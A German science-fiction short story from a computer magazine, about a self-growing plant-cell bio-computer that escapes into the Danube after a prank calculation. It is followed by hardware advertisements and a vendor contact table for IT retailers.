Als er schließlich seine Doktorarbeit schrieb, gab ihm Professor Stevensson noch einen zweiten Rat, den Kurtz sein Leben lang befolgen würde. „Verraten sie niemals, woran sie wirklich forschen. Wahre Durchbrüche gelingen nur radikalen Köpfen, die alle früheren Erkenntnisse in Frage stellen. Aber wenn sie das offen tun, werden sie ausgelacht. Ihre Mittel werden ihnen gestrichen. Geben Sie stets vor, an einem harmlosen Thema zu arbeiten. Umso größer ist dann auch die Überraschung, wenn Sie einen Durchbruch erzielen. Und wenn nicht … dann wird es nie jemand erfahren."

Die Jahre vergingen. Kurtz heiratete und gründete zusammen mit seinem Schwiegervater Harald Mannerz die Firma CellComp. Während Mannerz den Vorsitz im Vorstand übernahm, leitete Kurtz die Forschungsabteilung und konnte dort seinen Traum ausleben. So lange er nicht übermäßig viel Geld ausgab, konnte er dort praktisch tun und lassen, was er wollte. Einmal im Jahr aber musste er vor dem Vorstand einen Bericht abliefern und die neuesten Entwicklungen präsentieren. Zu diesem Zweck wurde stets ein Konferenzsaal in einem Hotel gemietet, wo die Vorstandsmitglieder bequem an Tischen essen und trinken konnten, während Kurtz auf einer kleinen Bühne seine Präsentation ablieferte. Auf der Seite der Bühne saßen einige Laborassistenten, die aber nichts zu sagen hatten und eigentlich wie der Blumenschmuck im Saal nur der Dekoration dienten. Eine große Leinwand auf der Bühne war das einzige Hilfsmittel, das Kurtz brauchte.

„Es sieht aus, als hättest du ein Feuerzeug genommen, es mit Dressingsoße gefüllt und dann einen USB-Stecker darauf befestigt", rief Mannerz von seinem Tisch auf die Bühne hinauf, als ein Bild des neuesten Objekts der Forschungsabteilung auf die Leinwand projiziert wurde. Andere Vorstandsmitglieder lachten zustimmend. Es war ein gutmütiges Lachen, denn sie alle wussten, dass man bei Computer-Hardware die Dinge nicht nach ihrem Äußeren beurteilen durfte.

„Das, meine Damen und Herren, ist die Zukunft von Speichermedien", erklärte Kurtz stolz. „Wir haben es vorerst den Bio-Stick genannt, aber ich bin sicher, die Marketing-Abteilung wird den Namen noch ändern wollen."

„Ist es wie ein USB-Stick?", fragte eine Frau.

„Es ist … ähnlich", antwortete Kurtz. Er drückte einen Knopf auf der Fernbedienung, die er in der Hand hielt, und das Bild auf der Leinwand änderte sich. Es zeigte jetzt mehrere graue Kugeln, die durch Striche miteinander verbunden waren. „Was Sie hier sehen, ist die schematische Darstellung eines Moleküls. Die grauen Bälle sollen die Atome symbolisieren, die Linien zeigen die Verbindungen zwischen ihnen an. Es ist uns gelungen, Informationen direkt in solchen Molekülen zu speichern."

„Und diese Moleküle sind dann die Dressingsoße in dem Stick?", fragte Mannerz.

„Größtenteils ja", sagte Kurtz. „Es ist ähnlich wie die menschliche DNS. Ein langes Molekül, auf dem alle Informationen enthalten sind, um einen kompletten Menschen zu machen."

„Und was hat das für einen Vorteil?", fragte Mannerz.

„In einem Bio-Stick lassen sich viel mehr Daten speichern als auf einem normalen Memory-Stick gleicher Größe", erklärte Kurtz. „Aber die eigentliche Neuerung ist, dass das Speichermedium jetzt formbar ist. Da es sich um eine zähflüssige Substanz handelt, kann sie in jede beliebige Form gebracht werden. Man kann sie auch umformen, ohne dass die gespeicherten Informationen verloren gehen. Man kann sie glattpressen, einrollen, falten, was immer man will. Und sie kann noch ganz anderen Zwecken dienen als nur zum Speichern."

„Gibt es auch Nachteile?", fragte ein älterer Mann und Kurtz erkannte ihn sofort als einen Mitarbeiter der Rechtsabteilung von CellComp.

„Die Abrufgeschwindigkeit ist noch nicht so hoch wie bei herkömmlichen Sticks", gestand Kurtz ein. „Es dauert etwas länger, die Informationen auszulesen, aber wir arbeiten daran. Wir denken da, um bei der Zell-Analogie zu bleiben, an die Schaffung von Promotoren. Wir schätzen, dass wir innerhalb der nächsten vier Monate ein marktreifes Produkt fertig haben werden, bei dem dann die Ladegeschwindigkeit auch kein Problem mehr sein wird."

Die Ankündigung wurde mit großem Applaus quittiert. Neue Produkte waren beim Vorstand immer beliebt. Auch die Assistenten, die an der Seite der Bühne saßen, klatschten brav mit. Einer von ihnen, sein Name war Hiro Ankinomy, beugte sich zu seinem Nachbarn hinüber und flüsterte ihm ins Ohr: „Hat er eben gesagt, dass der Stick nur ein Nebenprodukt ist?"

„Ja", antwortete sein Nachbar Gerald Domann genau so leise. „Was hast du denn gedacht?"

Getreu dem Rat seines Doktorvaters hatte Kurtz die Forschungsabteilung so organi-

Illustration: Michael Thiele, Dortmund

siert, dass alle Mitarbeiter immer nur an kleinen Teilen seiner großen Projekte arbeiteten, ohne je wirklich zu wissen, was das endgültige Ziel sein würde. Sie stellten Puzzleteile her, ohne das Gesamtbild zu kennen. Das wurde auch allen potenziellen Mitarbeitern gesagt, bevor sie angestellt wurden; aber Ankinomy hatte sich für clever genug gehalten, hinter die Fassade zu schauen, und war der festen Überzeugung gewesen, dass der Bio-Stick das Ziel sämtlicher Bemühungen von CellComp wäre.

Die Tatsache, dass er sich geirrt hatte, war ein Schlag gegen sein Ego. Die folgenden Wochen verbrachte er damit herauszufinden, woran die anderen Abteilungen im Labor arbeiteten, um die einzelnen Teile zu einem stimmigen Ganzen zusammenzusetzen. Als er schließlich glaubte, das eigentliche Ziel von Kurtz zu kennen, überredete er seinen Freund Domann zu einer nächtlichen Aktion.

Es war Freitagnacht, zwei Tage, bevor die Familie Schmidt ihren Ausflug in die Donau-Auen zu einem Picknick unternehmen würde. Ankinomy und Domann waren alleine im ganzen Laborkomplex zurückgeblieben. Sie hatten vorgegeben, Überstunden machen zu müssen, um ein Experiment zum Abschluss zu bringen. Außer ihnen gab es nur noch den Sicherheitsdienst, der regelmäßig seine Runden durch das Gebäude drehte und dessen Dienstpläne Domann heimlich kopiert hatte.

Kurz nach zweiundzwanzig Uhr gingen sie ans Werk. Sie verließen ihr Labor und schlichen über das Stiegenhaus in den dritten Stock hinauf, wo sich das Labor von Kurtz befand. Es war das Allerheiligste von CellComp, denn außer Kurtz selbst hatte praktisch niemand Zutritt. Ein elektronisches Sicherheitsschloss versperrte die Tür, doch Domann brauchte nur fünf Minuten, um es zu knacken.

„Es stinkt hier", war das erste, was Ankinomy sagte, nachdem sie das Licht eingeschaltet hatten. Er rümpfte angewidert die Nase. „Fast so, als würde hier etwas verschimmeln."

„Sei froh, dass du nicht in der Materialforschung arbeitest, die tragen dort manchmal Gasmasken, weil sie es anders nicht aushalten", meinte Domann.

Ankinomys Nase gewöhnte sich glücklicherweise rasch an den unangenehmen Geruch und die beiden jungen Männer konnten sich auf das eigentliche Ziel ihres Einbruchs konzentrieren. In der Mitte des Labors war ein großer Computer aufgebaut. Der Tower war auf der Seite geöffnet, sodass man einen Blick auf sein Innenleben werfen konnte, das zunächst völlig normal aussah. Domann versuchte den Computer einzuschalten.

„Warum funktioniert er nicht?", fragte er verärgert, nachdem er mehrmals erfolglos den Einschaltknopf gedrückt hatte.

„Ist er eingesteckt?", fragte Ankinomy scherzhaft, woraufhin Domann kurz lachte, dann aber doch die Stromversorgung der Maschine kontrollierte.

„Schau doch mal in den Tower, da fehlt doch was", sagte Ankinomy, schaute sich dabei im Labor um und ging dann zielsicher auf einen Kühlschrank zu. Er öffnete ihn und entnahm ihm drei Objekte, die aussahen wie Wärmflaschen aus durchsichtigem Plastik, gefüllt mit einer grün-grauen Masse und einer Schnittstelle an ihrer Spitze. Diese Packs brachte er an den korrespondierenden Schnittstellen im Tower an und forderte seinen Kollegen dann noch einmal auf, den Computer einzuschalten. Diesmal reagierte die Maschine mit einem leisen Brummen und der Bildschirm begann zu leuchten.

„Es ist ein Rechenprogramm", sagte Domann, nachdem der Computer vollständig hochgefahren war. „Er scheint momentan nur einfache Rechnungen lösen zu können." Um die Fähigkeiten des Computers zu testen, begann er, mehrere einfache Aufgaben einzugeben.

Ankinomy blieb die ganze Zeit neben dem Tower stehen und beobachtete die Packs. Jedes Mal, wenn der Computer eine Aufgabe löste, schienen sie zum Leben zu erwachen. Sie bewegten sich leicht, als hätten sie innere Krämpfe.

„Und?", fragte Domann, der die Packs ja nicht sehen konnte.

„Ein Bio-Computer … ich hatte Recht!", sagte Ankinomy fasziniert. „Gib ihm eine schwierigere Aufgabe."

„Mach du das, ich will die Packs auch einmal in Aktion sehen", bat Domann, und die beiden tauschten die Plätze. Ankinomy zögerte kurz, was er dem Computer für eine Aufgabe geben sollte. Dann breitete sich ein spitzbübisches Grinsen in seinem Gesicht aus und er begann zu tippen.

„Wunderschön", seufzte Domann, als die Packs wieder mit ihren Bewegungen begannen. „Weißt du, bis vor einer Minute habe ich an deiner Theorie gezweifelt." Seine Stimme und seine Haltung änderten sich plötzlich. „Was hast du dem Computer für eine Aufgabe gegeben?"

„Wieso?"

„Die Packs werden größer", sagte Domann. Ankinomy trat zu ihm hinüber. Tatsächlich: Wie Luftballons begannen sich die Packs aufzublähen. Die Masse in ihrem Inneren wurde scheinbar immer größer, spannte das sie umgebende Plastik und …

Mit einem Knall zerplatzte das erste der drei Packs. Kurz darauf folgten auch die anderen und ergossen ihren Inhalt auf den Laborboden. Für einen kurzen Moment waren die beiden Assistenten wie zu Stein erstarrt, dann reagierten sie. Rasch schalteten sie den Computer ab und putzten in Windeseile den Boden wieder sauber.

„Wie groß ist die Wahrscheinlichkeit, dass es niemandem auffällt, wenn drei Packs fehlen?", fragte Ankinomy, als sie die Putztücher im Waschbecken des Labors wuschen.

„Geht gegen null", antwortete Domann nervös. „Aber es gibt keinen Grund, warum sie uns beide damit in Verbindung bringen sollten, oder?" Er klang nicht sehr überzeugt und auch Ankinomy schüttelte nur zaghaft den Kopf. „Na ja", sagte er, „wir haben immerhin das ganze Wochenende Zeit, uns eine überzeugende Ausrede einfallen zu lassen."

Doch schon am Sonntagnachmittag läutete Domanns Handy.

„Hallo", sagte Domann.

„Gerry, du musst unbedingt den Fernseher einschalten", sagte Ankinomy ohne Begrüßung. Er klang erschöpft und aufgeregt, als hätte er gerade einen Marathon-Lauf absolviert.

„Warum? Und welcher Sender?", fragte Domann, während er bereits die Fernbedienung in die Hand nahm.

„Lokalnachrichten. Und setz dich lieber hin."

Domann blickte gespannt auf den Bildschirm. Ein Ehepaar wurde gerade interviewt, während zwei Kinder im Hintergrund standen. Die Familie hatte scheinbar eine starke Verunreinigung der Donau entdeckt und gemeldet. Domann wollte Ankinomy schon fragen, warum er die Sendung sehen sollte, als eine Aufnahme der Verschmutzung gezeigt wurde. Eine grün-graue Masse erstreckte sich am Ufer des Flusses entlang. Sie war unförmig, bildete an manchen Stellen kleine Türme oder Hügel und schien alles zu bedecken, was sich ihr in den Weg stellte.

Eine Reporterin trat ins Bild. „Noch ist kein Ende der Katastrophe abzusehen", sagte sie. „Seit ich hierhergekommen bin, ist diese seltsame Masse um weitere zehn Zentimeter gewachsen, und ein Ende ist nicht in Sicht."

Sämtliche Kraft wich aus Domanns Beinen und er fiel auf seine Couch.

„Das … das ist …", stammelte er ins Handy, brachte es aber nicht über sich, seine Gedanken in Worte zu fassen.

„Ich weiß", sagte Ankinomy, dem es genauso ging. „Wir müssen mit Doktor Kurtz sprechen."

Sarah Dannic war ratlos. Als Beauftragte des Umweltministeriums für Seuchenkontrolle hatte man sie sofort nach der Entdeckung der grau-grünen Masse verständigt. Mit einem Einsatzteam war sie so schnell sie konnte in die Au gekommen und hatte dort die üblichen Notfallmaßnahmen durchgeführt. Die Familie Schmidt war von Ärzten auf mögliche Infektionen hin untersucht und der Bereich, in dem sich die seltsame Masse befand, war großräumig abgesperrt worden. Hinter der Absperrung hatten sich bereits unzählige Schaulustige versammelt. Für einen kurzen Moment hatte Dannic den absurden Gedanken, dass die Schaulustigen und die Masse sich einen Wettkampf lieferten: Wer konnte schneller anwachsen?

„Man kann ihr praktisch beim Wachsen zuschauen", sagte Dannic zu dem Arzt, der gerade die Familie untersucht und kein Zeichen einer möglichen Erkrankung gefunden hatte. „Wir werden den abgesperrten Bereich bald vergrößern müssen."

„Wissen Sie noch nicht, was es ist?", fragte der Arzt.

„Nein", seufzte Dannic.

Als sie überlegte, wie verhindert werden konnte, dass sich die Masse weiter ausbreitete, solange die Laboruntersuchungen andauern würden, bemerkte sie einen kleinen Tumult unter den Schaulustigen. Drei Männer, ein älterer und zwei, die aussahen, als wären sie noch Studenten, versuchten durch die Absperrung zu gelangen, wurden jedoch von zwei Polizisten zurückgehalten.

„Es ist verdammt wichtig, dass Sie mich durchlassen!", schimpfte der ältere Mann. „Ich glaube, ich weiß, was hier passiert ist."

Dannic ging auf den älteren Mann zu. Sie glaubte nicht wirklich, dass er nützliche Informationen haben würde, aber sie musste jeder Möglichkeit, so unwahrscheinlich sie auch schien, nachgehen. „Ich bin vom Umweltministerium, Doktor Sara Dannic", stellte sie sich vor. „Sie haben Informationen, die uns weiterhelfen können?"

„Wahrscheinlich", sagte der ältere Mann.

„Und Sie sind?", fragte Dannic, um die Glaubwürdigkeit des Unbekannten abschätzen zu können.

„Doktor Kurtz, Chefentwickler bei CellComp", sagte der Mann.

„Ok", sagte Dannic. „Lasst ihn durch."

Die Polizisten hoben das Absperrband in die Höhe, damit Kurtz gebückt durchgehen konnte, hielten seine beiden Begleiter aber noch zurück.

„Die beiden arbeiten für mich", sagte Kurtz. „Ich brauche sie."

Dannic rollte mit den Augen, bedeutete den beiden Polizisten aber, dass sie die beiden jüngeren Männer ebenfalls passieren lassen sollten. Zu viert gingen sie dann zu der Masse am Ufer, wo Kurtz eine Lupe in die Hand nahm und sich dicht über sie beugte. Dannic sah ihm mit verschränkten Armen zu, während die beiden anderen betroffen zu Boden starrten.

„Ich fürchte, meine Firma ist dafür verantwortlich", sagte Kurtz schließlich, als er sich wieder aufrichtete.

„Was ist es? Ist es gefährlich?", fragte Dannic.

„Nein, nicht für Menschen oder Tiere", sagte Kurtz. „Pflanzen vielleicht, vor allem, wenn es sie überwuchert ... Falls sich aus diesem Fall juristische Konsequenzen ergeben ..."

„Darauf können Sie wetten", unterbrach ihn Dannic. „Aber das ist nicht mein Gebiet. Meine Aufgabe ist es, zu verhindern ... diese Masse, was immer es auch ist, zu stoppen. Von ihnen will ich nur wissen: Was ist es? Und welche Pestizide helfen dagegen?"

„Gar keine", sagte Kurtz.

„Ist es ein Pilz?"

„Nein."

„Ein Schimmel?"

„Nein!" Kurtz schüttelte vehement den Kopf. „Wenn Sie mich auch zu Wort kommen lassen, dann kann ich es Ihnen erklären." Er wischte sich mit dem Handrücken imaginären Schweiß von der Stirn. „Es ist ein Von-Neumann-Computer."

„Ein ... Computer?", wiederholte Dannic ungläubig. „Sieht aber nicht wie einer aus."

„Weil er nicht aus den typischen Komponenten aufgebaut ist", erklärte Kurtz. „Das sollte der erste Computer einer neuen Generation werden, eine perfekte Mischung aus Technik und Biologie." Dannic sah ihn immer noch ungläubig an und deswegen fuhr er fort: „Was ich Ihnen jetzt sage, betrifft ein geheimes Projekt von CellComp. Es ist noch nicht weit genug ausgereift, um damit an die Öffentlichkeit zu gehen."

„Viel öffentlicher als in einem Park kann es nicht mehr werden", warf Dannic ein.

„Ich muss Sie bitten ...", sagte Kurtz, wurde aber sofort wieder von Dannic unterbrochen.

„Sie müssen gar nichts bitten. Ihre Firmengeheimnisse können Sie sich ... Sie wissen, was Sie damit machen können."

Bei jedem Wort von ihr zuckte Kurtz zusammen, als würde er physische Schläge be-

kommen. Er schien kleiner zu werden und wie eine Schildkröte den Kopf einzuziehen.

„Sie haben Recht", sagte er leise. „Also … Wir, CellComp, haben es schon vor mehreren Jahren geschafft, Schaltungen nur aus kleinen Molekülen zu bauen: Transistoren, Kondensatoren, Schalter, alles, was man für einen Computer braucht. Unsere Mikro-Technik ist weltweit die beste, die es gibt. Aber eines blieb gleich: Sobald ein Schaltkreis gebaut ist, ist er fertig. Er kann sich nicht mehr verändern. Und da kam ich auf die Idee, einen Computer mit Zellen auszustatten."

„Zellen? Was für Zellen?", fragte Dannic.

„Pflanzliche Zellen", erklärte Kurtz. Er deutete auf Ankinomy. „Das ist Ihr Gebiet, Sie können das besser erklären als ich."

„Eine Zelle ist im Grunde genommen eine Fabrik zur Herstellung von Proteinen", sagte Ankinomy. „Im Zellkern, in der DNA, ist der Bauplan gespeichert und in der restlichen Zelle … verteilen sich die Maschinen, die diesen Bauplan umsetzen. Proteine sind nichts anderes als große Moleküle. Unsere Mikro-Schaltungen sind ebenfalls nur große Moleküle. Die Idee war also, Zellen zur Herstellung unserer Schaltungen zu verwenden und das Einzige… oder fast das Einzige, was wir dazu verändern mussten, war die DNA. Wir haben den Zellkern entfernt und stattdessen einen neuen, von uns künstlich geschaffenen eingesetzt, der neue Anweisungen für die … Maschinen in der Zelle hatte. So können wir mit wenig Aufwand sehr schnell komplexe Schaltungen aufbauen."

„Seit ich in der Computerbranche anfing, hatte ich immer ein Ziel vor Augen", ergriff Kurtz wieder das Wort. „Ich wollte einen Computer schaffen, der sich seinen Aufgaben anpassen kann. Die meiste Zeit verwendet man nur einen Bruchteil der Fähigkeiten eines Computers, aber trotzdem muss man die ganze Zeit einen großen Tower neben dem Schreibtisch stehen haben für die wenigen Momente, in denen mal mehr Rechenleistung gefordert ist. Die Idee unseres Bio-Computers war, vereinfacht gesagt, dass die Zellen, je nach benötigter Rechenleistung, den Computer erst bauen würden. Von einem kleinen Herzstück ausgehend würde der Computer je nach Bedarf anwachsen." Er sah die Seuchenbeauftragte abwartend an.

„Nehmen wir für einen Moment an, ich hätte verstanden, was Sie mir gerade erklärt haben", sagte Dannic. „Wie kommt Ihr Computer in die Donau?"

„Das war unsere Schuld", sagte Ankinomy und Domann nickte zustimmend. „Wir haben dem Computer im Labor eine Aufgabe gegeben, wobei er so stark angewachsen ist, dass die Zellen aus ihrem Behälter geplatzt sind."

„Wir haben sie aufgewischt und im Abfluss hinuntergespült", setzte Domann fort. „Wir dachten nicht, dass sie noch funktionieren würden … oder gar die Kläranlagen überstehen würden."

„Aber wenn es sich hier um einen Computer handelt, können Sie ihn dann nicht einfach ausschalten?", fragte Dannic.

Kurtz schüttelte den Kopf. „Die Zellen sind in sich abgeschlossen, ich wüsste nicht, wo ich ein Eingabegerät an sie anschließen könnte. Sie werden arbeiten, bis sie ihre Aufgabe gelöst haben."

„Und wann wird das sein?", fragte Dannic. Sie sah, wie Ankinomy und Domann einen schnellen Blick wechselten und dann wieder betroffen auf ihre Schuhe blickten.

„Nie", sagte Ankinomy, ohne sie anzusehen.

„Nie?", fragte Dannic. „Was haben sie dem Computer denn für eine Aufgabe gegeben?"

„Eins dividiert durch drei", erklärte Domann. „Bis auf die letzte Stelle. Und es gibt …"

„… unendlich viele Stellen hinter dem Komma, ich weiß", sagte Dannic.

„Es sollte nur ein Scherz sein", versuchte sich Ankinomy zu verteidigen. „Ein einfacher Test, um festzustellen, was der Computer bei einer unlösbaren Aufgabe machen würde."

„Es ist wahrscheinlich möglich, ein Virus zu erzeugen, das sich in die Zellen einschleust und ihre Produktion unterbricht", sagte Kurtz. „Aber das wird Monate dauern, fürchte ich."

„Und bis dahin soll sich Ihr Computer weiter ausbreiten? Nein, kommt überhaupt nicht in Frage", sagte Dannic. „Sie sehen selbst, wie schnell er anwächst. In ein paar Monaten hat er wahrscheinlich das ganze Land bedeckt. Was gibt es sonst noch für Möglichkeiten?"

Kurtz überlegte für einen Moment und schüttelte dann den Kopf. „Ich weiß keine."

„Von woher bezieht der Computer seine Energie?", fragte Dannic. „Das Material zur Bildung der Schaltkreise nimmt er aus dem Boden, richtig? Aber er braucht trotzdem Energie dafür."

„Im Labor ist er wie ein normaler Computer am Strom angeschlossen", sagte Domann.

„Das kann er hier draußen nicht sein", sagte Dannic.

„Nein", stimmte Domann zu.

„Aber er hat Sonnenlicht!", erkannte Ankinomy. „Wir haben Pflanzenzellen verwendet, weil die eine stabilere Zellenwand haben als tierische Zellen. Wir haben praktisch nur den Zellkern ausgewechselt und die Chloroplasten in den Zellen gelassen. Wasser gibt es im Fluss, Kohlendioxid in der Luft … Der Computer betreibt Photosynthese!"

„Das heißt, in der Nacht kann er nicht weiterwachsen", sagte Dannic. „Was machen wir tagsüber? Auf starke Bewölkung hoffen?"

„Viel einfacher", sagte Ankinomy. „Wir legen eine Plane darüber. Bekommt der Computer kein Licht, so kann er nicht arbeiten und sich nicht vergrößern. Das sollte uns genug Zeit geben, ein Virus zu entwickeln, das wir in die Zellen einschleusen können."

Es dauerte einige Tage, bis sich herumgesprochen hatte, was in der Au passiert war. Aber die Schlagzeilen und Berichte für die nächsten Monate schrieben sich danach praktisch von selbst:

„CellComp veröffentlicht geheime Dateien! Gestern Nachmittag hat Richter Holder nach mehrstündigen Verhandlungen entschieden, dass die Firma CellComp sämtliche Daten, die mit dem Bio-Computer in Zusammenhang stehen, veröffentlichen muss. ‚Es muss so schnell wie möglich ein Weg gefunden werden, diesen Computer zu beseitigen' sagte ein Sprecher des Richters. ‚Zu diesem Zweck sollten alle Firmen Zugang zu sämtlichen Daten haben. Ein Zusammenlegen aller Ressourcen ist notwendig.'"

Bis schließlich: „CellComp entwickelt Virus gegen Bio-Computer! In wenigen Tagen soll es in der Au getestet werden."

Die leere Spritze in der Hand haltend, stand Kurtz vor dem Bio-Computer, umringt von Dutzenden Journalisten und Hunderten Schaulustigen. Wie Hautschuppen begannen sich einzelne Teile von der grüngrauen Masse zu lösen. Kurtz sah aus, als wäre er in den vergangenen fünf Monaten um Jahre gealtert. Er war dünner, seine Haare heller und deutlich mehr Falten hatten sich auf seiner Stirn gebildet. Aber die Arbeit hatte sich schließlich gelohnt. Die Geister, die er gerufen hatte, würde er nun wieder los sein.

Einer der Journalisten trat näher und fragte, auf die Spritze deutend: „Sind Sie sicher, dass der von Ihnen geschaffene Virus keine weiteren Computer infizieren kann?"

„Ganz sicher", antwortete Kurtz müde. „Andere Computer sind mechanisch, dieser hier biologisch. Und das ist auch der Virus. Ich kann mit Sicherheit ausschließen, dass elektronomische … ausschließlich biokomisch … anfallen … ausschließen … will sagen … sagen … ich … kann … nicht … Hänschen … klein …"

Auf den folgenden Seiten finden Sie aktuelle Angebote bekannter Direktanbieter von IT-Produkten!

Firma	Seite	Branche	URL	Tel.-Kontakt	Mail
ABECO	201, 203	Industrie-Computer	www.abeco.de	02836/910117	ute.aretz@abeco.de
ALTERNATE	196-199	Versandhandel	www.alternate.de	01805/905040	mail@alternate.de
Kupfrian mss-media	201	Datenrettung	www.mss-media.com	02351/79615	datenrettung@kupfrian.de
LANworks	206	Seminaranbieter	www.lanworks.de	02131/6649900	sales@lanworks.de

ABECO™
Industrie-Computer GmbH

J. Kupfrian-MSS MEDIA

ALTERNATE™
HARDWARE ■ SOFTWARE ■ ENTERTAINMENT

LANWORKS®

ALTERNATE

Alle Preise in Euro inkl. MwSt. Irrtümer und Druckfehler vorbehalten.

ATI-Grafikkarte

HIS HD5770 IceQ 5 Turbo

- ATI Radeon HD5770 • 875 MHz Chiptakt • 1 GB GDDR5-RAM • 5 GHz Speichertakt
- DirectX 11 und OpenGL 3.2 • HDMI, 2x DVI-I, DisplayPort • PCIe 2.0 x16

Nvidia-Grafikkarte

Zotac GeForce GTX 465

- Nvidia GeForce GTX 465 • 607 MHz Chiptakt
- 1 GB GDDR5-RAM • 3,2 GHz Speichertakt
- DirectX 11 und OpenGL 3.2
- Mini-HDMI, 2x DVI-I • PCIe 2.0 x16

ATX-Mainboard

Asus M4A89GTD PRO/USB3

- AMD 890GX Chipsatz • ATI Radeon HD4290
- U-133, 6x SATA 6Gb/s RAID • 4x DDR3-RAM
- 2x PCIe 2.0 x16, 1x PCIe 2.0 x4, 1x PCIe x1, 2x PCI
- 4x USB 2.0, 2x USB 3.0, FW, GLAN • Sockel AM3

Nvidia-Grafikkarte

Point of View GeForce GTX 470

- Nvidia GeForce GTX 470 • 607 MHz Chiptakt
- 1,28 GB GDDR5-RAM • 3,3 GHz Speichertakt
- DirectX 11 und OpenGL 3.2
- Mini-HOMI, 2x DVI-I • PCIe 2.0 x16

Mini-ITX-Mainboard

Point of View H57 Express

- Intel® H57 Express Chip • 1x PCIe 2.0 x16
- 2x DDR3-RAM • 4x SATA 3Gb/s RAID, eSATA
- 6x USB 2.0, Gigabit-LAN • Sockel 1156

Arbeitsspeicher-Kit (4 GB)

GeIL Ultra 4 GB DDR3-1600-Kit

- „GV34GB1600C9DC"
- DIMM DDR3-1600 (PC3-12800)
- Timing: 9-9-9-28
- Kit: 2x 2 GB

Arbeitsspeicher-Kit (4 GB)

Kingston 4 GB DDR3-1333-Kit

- „KHX1333C7D3K2/4GX"
- DIMM DDR3-1333 (PC3-10600)
- Timing: 7-7-7-20
- Kit: 2x 4 GB

Nvidia-Grafikkarte

Sparkle GeForce GTX 480

- Nvidia GeForce GTX 480 • 700 MHz Chiptakt
- 1,5 GB GDDR5-RAM • 3,7 GHz Speichertakt
- DirectX 11 und OpenGL 3.2
- Mini-HDMI, 2x DVI-I • PCIe 2.0 x16

XL-ATX-Mainboard

Gigabyte GA-X58A-UD9

- Intel® X58 Express Chip • 7x PCIe 2.0 x16
- 6x DDR3-RAM • 1x IDE, 8x SATA 3Gb/s, 2x SATA 6Gb/s, 2x eSATA • Gigabit-LAN
- FireWire • HD-Sound • Sockel 1366

Arbeitsspeicher-Kit (8 GB)

Dolphin 8 GB DDR3-1333 Kit

- „UltraGR-D3-1333-2KIT-8G"
- Timing: 8-8-8-24
- DIMM DDR3-1.333 (PC3-10.600)
- Kit: 2x 4 GB

Solid State Disk

Patriot Inferno 2,5" SSD

- „PI100GS25SSDR" • 100 GB Kapazität
- 285 MB/s lesen
- 275 MB/s schreiben
- SATA 3Gb/s • 2,5"-Bauform

Power-LAN-Adapter-Kit

Netgear XE102G

- 14 MBit/s Power-LAN • 10 MBit/s LAN (RJ-45)
- LEDs: 1x LAN Link, Activity, Power
- Kit mit zwei Adaptern


ATX-Mainboard

ASRock 870 Extreme3

- AMD 870 Chip • 2x PCIe 2.0 x16, 2x PCIe 2.0 x1, 2x PCI • 4x DDR3-RAM • 5x SATA-RAID 6Gb/s, 1x eSATA 6Gb/s • Gigabit-LAN • FireWire
- 6x USB 2.0, 2x USB 3.0 • Sockel AM3

Der 1-2-3-Builder von ALTERNATE

Spielen Sie gerne leistungshungrige Spiele? Bearbeiten Sie aufwändige Filme und Fotos? Oder nutzen Sie Office-Anwendungen und legen vor allem Wert auf edles Design? Im 1-2-3-Builder von ALTERNATE wählen Sie Ihren Wunsch-PC aus vorkonfigurierten PC-Systemen aus und passen Ihn individuell an Ihre Wünschen und Bedürfnisse an. Entscheiden Sie selbst, ob Ihr System mehr Grafik-Power, Festplatten-Kapazität oder Arbeitsspeicher benötigt. **System auswählen – individuell anpassen – fertig!** Entdecken Sie unsere Portalseite rund um PCs unter **www.alternate.de/pc**



www.alternate.de

ONLINE 25.000 PRODUKTE VERFÜGBAR

24h-Bestellhotline: 01805-905040*

* 14 Cent/Min. aus dem deutschen Festnetz/powered by QSC, max. 42 Cent/Min. aus Mobilfunknetzen.

TOSHIBA

54,90

Notebook-Festplatte

Toshiba MK5065GSX

- 500 GB Speicherkapazität
- 8 MB Cache • 5.400 U/min
- 2,5"-Bauform
- SATA 3Gb/s

SAMSUNG

59,90

Interne Festplatte

Samsung SpinPoint F3

- „HD103SJ" • 1 TB Kapazität
- 32 MB Cache • 7.200 U/min
- 3,5"-Bauform
- SATA 3Gb/s

FREECOM

74,90

Externe Festplatte

Freecom Hard Drive XS

- 1 TB Kapazität • Gummi-Ummantelung
- 3,5"-Bauform
- USB 2.0

LINKSYS by Cisco

22,90

Wireless-G-Router

Linksys WRT54GH

- 54 MBit/s WLAN
- WEP, WPA und WPA2 • SPI-Firewall
- 4x LAN (10/100 MBit/s)
- WAN-Port (10/100 MBit/s)

LACIE

93,90

Externer DVD-Brenner

LaCie d2 DVD±RW

- Schreiben: 22x DVD±R, 16x DVD+R DL, 12x DVD-R DL, 48x CD-R, 12x DVD-RAM
- Lesen: 16x DVD, 12x DVD-RAM, 48x CD
- USB, FireWire • LightScribe

Optiarc

25,99

DVD-Brenner

Sony Optiarc DRU-870S

- Schreiben: 24x DVD±R, 12x DVD-RAM, 12x DVD±R DL, 48x CD-R
- Lesen: 16x DVD, 12x DVD-RAM, 48x CD
- SATA

noctua

54,90

CPU-Kühler

Noctua NH-U12P SE2

- SecuFirm2™ Montagesystem für alle aktuellen Sockel (1366, 1156, 775, AM2, AM2+, AM3)
- inkl. NT-H1 Wärmeleitpaste und 2x NF-P12 120 mm Lüftern

ZALMAN

61,90

460-Watt-Netzteil

Zalman ZM460B-APS

- 460 Watt Dauerleistung • Effizienz bis zu 80%
- 10x Laufwerksanschlüsse • 1x 120-mm-Lüfter
- 2x PCIe-Stromanschlüsse
- ATX12V 2.0, EPS

Seasonic

44,99

380-Watt-Netzteil

Seasonic S12II-380GB

- 380 Watt Dauerleistung | Effizienz bis zu 85%
- 12x Laufwerksanschlüsse • 1x 120-mm-Lüfter
- 1x PCIe-Stromanschlüsse
- ATX12V 2.2, EPS

LIAN LI

169,90

PC-Gehäuse

Lian Li PC-60FNWX

- Einbauschächte extern: 5x 5,25" • Window-Kit
- Einbauschächte intern: 4x 3,5" • inkl. zwei Lüfter
- Front: 2x USB, Audio-I/O, 1x eSATA
